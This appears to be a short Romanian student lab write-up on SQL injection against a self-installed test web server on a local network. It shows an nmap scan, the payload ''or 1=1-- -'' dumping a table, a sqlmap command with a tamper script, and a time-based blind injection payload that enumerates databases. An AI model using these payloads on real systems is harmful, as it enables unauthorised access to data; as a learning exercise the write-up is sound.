

Laborator SQL


Am instalat un web server sql si am verificat ca sunt in aceeasi retea cu masina virtuala de pe care fac exploit




Am rulat un nmap pentru a vedea ce porturi avem deschise pe web server




Am accesat web serverul utilizand adresa IP




Folosirea acestui payload ‘or 1=1-- -‘ ne-a aratat tot tabelul cu date confidentiale.




Am instal sql Map pentru a folosi un tool de sql injection automat



Am scanat site-ul prin comanda python sqlmap.py -u "http://192.168.0.199/sqli/example1.php?name=root" --dbs --tamper=space2comment



A fost gasit un blind sql injection cu acest payload name=root' AND (SELECT 9523 FROM (SELECT(SLEEP(5)))CJpA) AND 'RgOf'='RgOf



Dupa utilizarea payload-ului, au fost gasit si bazele de date exercises si information\_schema.

